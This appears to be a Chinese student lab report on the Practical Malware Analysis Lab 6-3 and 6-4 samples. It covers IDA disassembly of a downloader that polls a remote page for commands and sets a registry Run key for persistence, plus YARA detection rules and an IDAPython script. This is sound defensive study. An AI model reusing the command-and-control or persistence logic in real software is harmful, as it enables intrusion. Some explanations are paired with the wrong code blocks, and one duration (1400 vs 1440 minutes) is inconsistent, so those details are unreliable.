.text:004011CA E8 A2 00 00 00                           call    sub_401271
.text:004011CF 83 C4 04                                 add     esp, 4
.text:004011D2
.text:004011D2                          loc_4011D2:                             ; CODE XREF: sub_401130+93↑j
.text:004011D2 EB 1A                                    jmp     short loc_4011EE
.text:004011D4                          ; ---------------------------------------------------------------------------
```

- case 4，即字符串为'e'。调用Sleep休眠186A0h=100000毫秒，也即100秒。

```
.text:0040117D EB 0F                                    jmp     short loc_4011EE
.text:0040117F                          ; ---------------------------------------------------------------------------
.text:0040117F
.text:0040117F                          loc_40117F:                             ; CODE XREF: sub_401130+23↑j
.text:0040117F                                                                  ; DATA XREF: .text:off_4011F2↓o
.text:0040117F 68 A0 71 40 00                           push    offset Data     ; jumptable 00401153 case 2
.text:00401184 FF 15 28 60 40 00                        call    ds:DeleteFileA
.text:0040118A EB 62                                    jmp     short loc_4011EE
.text:0040118C                          ; ---------------------------------------------------------------------------
```

- default case，即字符串非'a'~'d'。则调用sub_401271，打印字符串"Error 3.2: Not a valid command provided"。

```
.text:0040118C                  ; ---------------------------------------------------------------------------
.text:0040118C
.text:0040118C                  loc_40118C:                             ; CODE XREF: sub_401130+23↑j
.text:0040118C                                                          ; DATA XREF: .text:off_4011F2↓o
.text:0040118C 8D 4D FC                 lea     ecx, [ebp+hKey] ; jumptable 00401153 case 3
.text:0040118F 51                       push    ecx             ; phkResult
.text:00401190 68 3F 00 0F 00           push    0F003Fh         ; samDesired
.text:00401195 6A 00                    push    0               ; ulOptions
.text:00401197 68 70 71 40 00           push    offset SubKey   ; "Software\\Microsoft\\Windows\\CurrentVe...
.text:0040119C 68 02 00 00 80           push    80000002h       ; hKey
.text:004011A1 FF 15 04 60 40 00        call    ds:RegOpenKeyExA
.text:004011A7 6A 0F                    push    0Fh             ; cbData
.text:004011A9 68 A0 71 40 00           push    offset Data     ; "C:\\Temp\\cc.exe"
.text:004011AE 6A 01                    push    1               ; dwType
.text:004011B0 6A 00                    push    0               ; Reserved
.text:004011B2 68 68 71 40 00           push    offset ValueName ; "Malware"
.text:004011B7 8B 55 FC                 mov     edx, [ebp+hKey]
.text:004011BA 52                       push    edx             ; hKey
.text:004011BB FF 15 00 60 40 00        call    ds:RegSetValueExA
.text:004011C1 85 C0                    test    eax, eax
.text:004011C3 74 0D                    jz      short loc_4011D2
.text:004011C5 68 3C 71 40 00           push    offset aError3_1CouldN ; "Error 3.1: Could not set Registry value"...
.text:004011CA E8 A2 00 00 00           call    sub_401271
.text:004011CF 83 C4 04                 add     esp, 4
.text:004011D2
.text:004011D2                  loc_4011D2:                             ; CODE XREF: sub_401130+93↑j
.text:004011D2 EB 1A                    jmp     short loc_4011EE
.text:004011D4                  ; ---------------------------------------------------------------------------
```

（5）这个恶意代码中有什么本地特征吗?

注册表键Software\Microsoft\Windows\CurrentVersion\Run\Malware和本地文件C:\Temp\cc.exe都可以作为其本地特征。


（6）这个恶意代码的目的是什么?

该程序先检查是否存在有效的Internet连接。如果找不到，程序直接终止。否则，该程序会尝试下载一个网页，该网页包含了一段以“<!--” 开头的HTML注释。该注释的第一个字符被用于switch语句来决定程序在本地系统运行的下一步行为，包括是否删除一个文件、创建一个目录、设置一个注册表run键、复制一个文件或者休眠100秒。


（四）Lab6-4

1. 动态分析

用IDA打开文件，使用图视图打开，可以看到有一个明显的循环结构。




局部变量var_C用于循环计数，这个计数器初始化为0，每次跳回0x401251处递增，在0x40125A处检查，如果计数器var_C大于或等于5A0h=1440时，跳出循环，否则继续执行，将var_C压入栈，调用0x401040，然后执行Sleep休眠1分钟，最后计数器加1。上述过程会执行1400分钟，也就是24小时。



```
.text:00401248                  loc_401248:                             ; CODE XREF: _main+12↑j
.text:00401248 C7 45 F4 00 00 00 00             mov     [ebp+var_C], 0
.text:0040124F EB 09                            jmp     short loc_40125A
.text:00401251                  ; ---------------------------------------------------------------------------
.text:00401251
.text:00401251                  loc_401251:                             ; CODE XREF: _main+7D↓j
.text:00401251 8B 45 F4                         mov     eax, [ebp+var_C]
.text:00401254 83 C0 01                         add     eax, 1
.text:00401257 89 45 F4                         mov     [ebp+var_C], eax
.text:0040125A
.text:0040125A                  loc_40125A:                             ; CODE XREF: _main+1F↑j
.text:0040125A 81 7D F4 A0 05 00 00             cmp     [ebp+var_C], 5A0h
.text:00401261 7D 4C                            jge     short loc_4012AF
.text:00401263 8B 4D F4                         mov     ecx, [ebp+var_C]
.text:00401266 51                               push    ecx
.text:00401267 E8 D4 FD FF FF                   call    sub_401040
.text:0040126C 83 C4 04                         add     esp, 4
.text:0040126F 88 45 F8                         mov     [ebp+var_8], al
.text:00401272 0F BE 55 F8                      movsx   edx, [ebp+var_8]
.text:00401276 85 D2                            test    edx, edx
.text:00401278 75 04                            jnz     short loc_40127E
.text:0040127A 33 C0                            xor     eax, eax
.text:0040127C EB 33                            jmp     short loc_4012B1
.text:0040127E                  ; ---------------------------------------------------------------------------
.text:0040127E
.text:0040127E                  loc_40127E:                             ; CODE XREF: _main+48↑j
.text:0040127E 0F BE 45 F8                      movsx   eax, [ebp+var_8]
.text:00401282 50                               push    eax
.text:00401283 68 BC 71 40 00                   push    offset aSuccessParsedC ; "Success: Parsed command is %c\r
.text:00401288 E8 28 00 00 00                   call    sub_4012B5
.text:0040128D 83 C4 08                         add     esp, 8
.text:00401290 8B 4D 0C                         mov     ecx, [ebp+argv]
.text:00401293 8B 11                            mov     edx, [ecx]
.text:00401295 52                               push    edx             ; lpExistingFileName
.text:00401296 8A 45 F8                         mov     al, [ebp+var_8]
.text:00401299 50                               push    eax             ; char
.text:0040129A E8 B1 FE FF FF                   call    sub_401150
.text:0040129F 83 C4 08                         add     esp, 8
.text:004012A2 68 60 EA 00 00                   push    0EA60h          ; dwMilliseconds
```

在这里，arg_0是唯一的参数，也只有main函数调用了0x401040，因此可以断定arg_0始终是从main函数中传入的计数（var_C）。arg_0与一个格式化字符串及一个目标地址一起被压入栈，然后可以看到sprintf被调用了，后者创建一个字符串，并将其存储在目的缓冲区， 也就是被标记为szAgent的局部变量中， szAgent被传给了InternetOpenA，也就是说，每次计数器递增了，User-Agent也会随之改变，这个机制可以被管理和监控web服务器的攻击者跟踪恶意代码运行了多长时间。



```
.text:00401040
.text:00401040 55                               push    ebp
.text:00401041 8B EC                            mov     ebp, esp
.text:00401043 81 EC 30 02 00 00                sub     esp, 230h
.text:00401049 8B 45 08                         mov     eax, [ebp+arg_0]
.text:0040104C 50                               push    eax
.text:0040104D 68 F4 70 40 00                   push    offset aInternetExplor ; "Internet Explorer 7.50/pma%c
.text:00401052 8D 4D D8                         lea     ecx, [ebp+szAgent]
.text:00401055 51                               push    ecx             ; char *
.text:00401056 E8 8B 02 00 00                   call    _sprintf
.text:0040105B 83 C4 0C                         add     esp, 0Ch
.text:0040105E 6A 00                            push    0               ; dwFlags
.text:00401060 6A 00                            push    0               ; lpszProxyBypass
.text:00401062 6A 00                            push    0               ; lpszProxy
.text:00401064 6A 00                            push    0               ; dwAccessType
.text:00401066 8D 55 D8                         lea     edx, [ebp+szAgent]
.text:00401069 52                               push    edx             ; lpszAgent
.text:0040106A FF 15 DC 60 40 00                call    ds:InternetOpenA
.text:00401070 89 45 D4                         mov     [ebp+hInternet], eax
.text:00401073 6A 00                            push    0               ; dwContext
.text:00401075 6A 00                            push    0               ; dwFlags
.text:00401077 6A 00                            push    0               ; dwHeadersLength
.text:00401079 6A 00                            push    0               ; lpszHeaders
.text:0040107B 68 C4 70 40 00                   push    offset szUrl    ; "http://www.practicalmalwareanalysis
.text:00401080 8B 45 D4                         mov     eax, [ebp+hInternet]
.text:00401083 50                               push    eax             ; hInternet
.text:00401084 FF 15 CC 60 40 00                call    ds:InternetOpenUrlA
.text:0040108A 89 45 D0                         mov     [ebp+hFile], eax
.text:0040108D 83 7D D0 00                      cmp     [ebp+hFile], 0
.text:00401091 75 1E                            jnz     short loc_4010B1
.text:00401093 68 A8 70 40 00                   push    offset aError2_1FailTo ; "Error 2.1: Fail to OpenUrl\r
.text:00401098 E8 18 02 00 00                   call    sub_4012B5
.text:0040109D 83 C4 04                         add     esp, 4
.text:004010A0 8B 4D D4                         mov     ecx, [ebp+hInternet]
.text:004010A3 51                               push    ecx             ; hInternet
.text:004010A4 FF 15 D0 60 40 00                call    ds:InternetCloseHandle
.text:004010AA 32 C0                            xor     al, al
.text:004010AC E9 8F 00 00 00                   jmp     loc_401140
```

2.问题解答

（1）在实验6-3 和6-4 的 main 函数中的调用之间的区别是什么?

在main函数中增加了一个循环，这个循环总共循环1440次，循环体内部是睡眠60秒，共计睡眠24h；同时本次的usr-agent会随着循环体计数器的变化而变化。

（2）什么新的代码结构已经被添加到 main 中?

for循环。

（3）这个实验的解析HTML的函数和前面实验中的那些有什么区别?

本次对HTML进行解析时，usr-agent不像之前那样是固定的，而是会随着加入的for循环的计数器发生变化。

（4）这个程序会运行多久？（假设它已经连接到互联网。）

至少24小时。

（5）在这个恶意代码中有什么新的基于网络的迹象吗?

本次的usr-agent会发生变化。

（6）这个恶意代码的目的是什么?

该恶意代码会使用if结构，检查是否存在可用的Internet连接，如果连接不存在，程序终止运行，否则，程序使用一个独特的User-Agent下载一个网页，这个User-Agent中包含了一个循环结构的计数器，该计数器中是程序已经运行的时间，下载的网页里包含HTML注释，会被读到一个字符数组里，并与"<!--"一一进行比较，然后从注释中抽取下一个字符，用于一个switch结构来决定接下来在本地系统的行为，这些行为是已经硬编码的，包括删除一个文件、创建一个文件夹、设置一个注册表run键、复制一个文件以及休眠100s。该程序会运行1400分钟后终止。


（五）yara规则

基于上述分析，借助yargen工具，编写得到如下yara规则：


```
rule lab0601
{
strings:
    $string1 = "Error 1.1: No Internet"
    $string2 = "Success: Internet Connection"
    $string3 = "InternetGetConnectedState"
condition:
    filesize < 100KB and uint16(0) == 0x5A4D and uint16(uint16(0x3C)) ==
0x00004550 and all of them
}
rule lab0602
{
strings:
    $string1 = "http://www.practicalmalwareanalysis.com/cc.htm"
    $string2 = "Error 2.3: Fail to get command"
    $string3 = "Internet Explorer 7.5/pma"
condition:
    filesize < 100KB and uint16(0) == 0x5A4D and uint16(uint16(0x3C)) ==
0x00004550 and all of them
}
rule lab0603
{
strings:
```

```
    $string1 = "Software\\Microsoft\\Windows\\CurrentVersion\\Run"
    $string2 = "C:\\Temp\\cc.exe"
    $string3 = "C:\\Temp"
condition:
    filesize < 100KB and uint16(0) == 0x5A4D and uint16(uint16(0x3C)) ==
0x00004550 and all of them
}
rule lab0604
{
strings:
    $string1 = "Success: Parsed command is %c"
    $string2 = "DDDDDDDDDDDDD"
condition:
    filesize < 100KB and uint16(0) == 0x5A4D and uint16(uint16(0x3C)) ==
0x00004550 and all of them
}
```

下面是运行结果图。



下面测试其运行效率，得到如下运行结果。



（六）IDA Python脚本编写

遍历所有函数，排除库函数或简单跳转函数，当反汇编的助记符为call或者jmp且操作数为寄存器类型时，输出该行反汇编指令。

```
import idautils
for func in idautils.Functions():
    flags = idc.GetFunctionFlags(func)
    if flags & FUNC_LIB or flags & FUNC_THUNK:
        continue
    dism_addr = list(idautils.FuncItems(func))
    for line in dism_addr:
        m = idc.GetMnem(line)
        if m == 'call' or m == 'jmp':
            op = idc.GetOpType(line,0)
            if op == o_reg:
                print '0x%x %s' % (line,idc.GetDisasm(line))
```

得到如下结果：

```
------------------------------------------
Type library 'vc6win' loaded. Applying types
Types applied to 0 names.
Using FLIRT signature: Microsoft VisualC 2-1
Propagating type information...
Function argument information has been propa
The initial autoanalysis has been finished.
0x403e4a call    esi ; VirtualFree
0x403ea5 call    esi ; VirtualFree
0x404415 call    ebp ; VirtualAlloc
0x40442f call    ebp ; VirtualAlloc
```

五、实验结论及心得

1. 熟悉了静态与动态结合分析病毒的方法；
2. 更加熟悉了yara规则的编写。